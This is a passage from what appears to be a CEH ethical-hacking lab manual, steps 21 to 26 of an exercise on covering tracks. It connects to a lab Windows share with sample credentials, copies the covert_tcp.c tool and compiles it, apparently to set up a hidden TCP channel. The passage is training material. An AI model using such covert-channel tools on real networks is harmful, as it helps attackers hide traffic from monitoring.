
21. The **+ Other Locations** window appears; type **smb://10.10.1.11** in the **Connect to Server** field and click the **Connect** button.




22. A security pop-up appears. Type the **Windows 11** machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.

23. A window appears, displaying the **Windows 11** shared folder; then, double-click the **CEH-Tools** folder.


24. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.



25. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




26. Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.



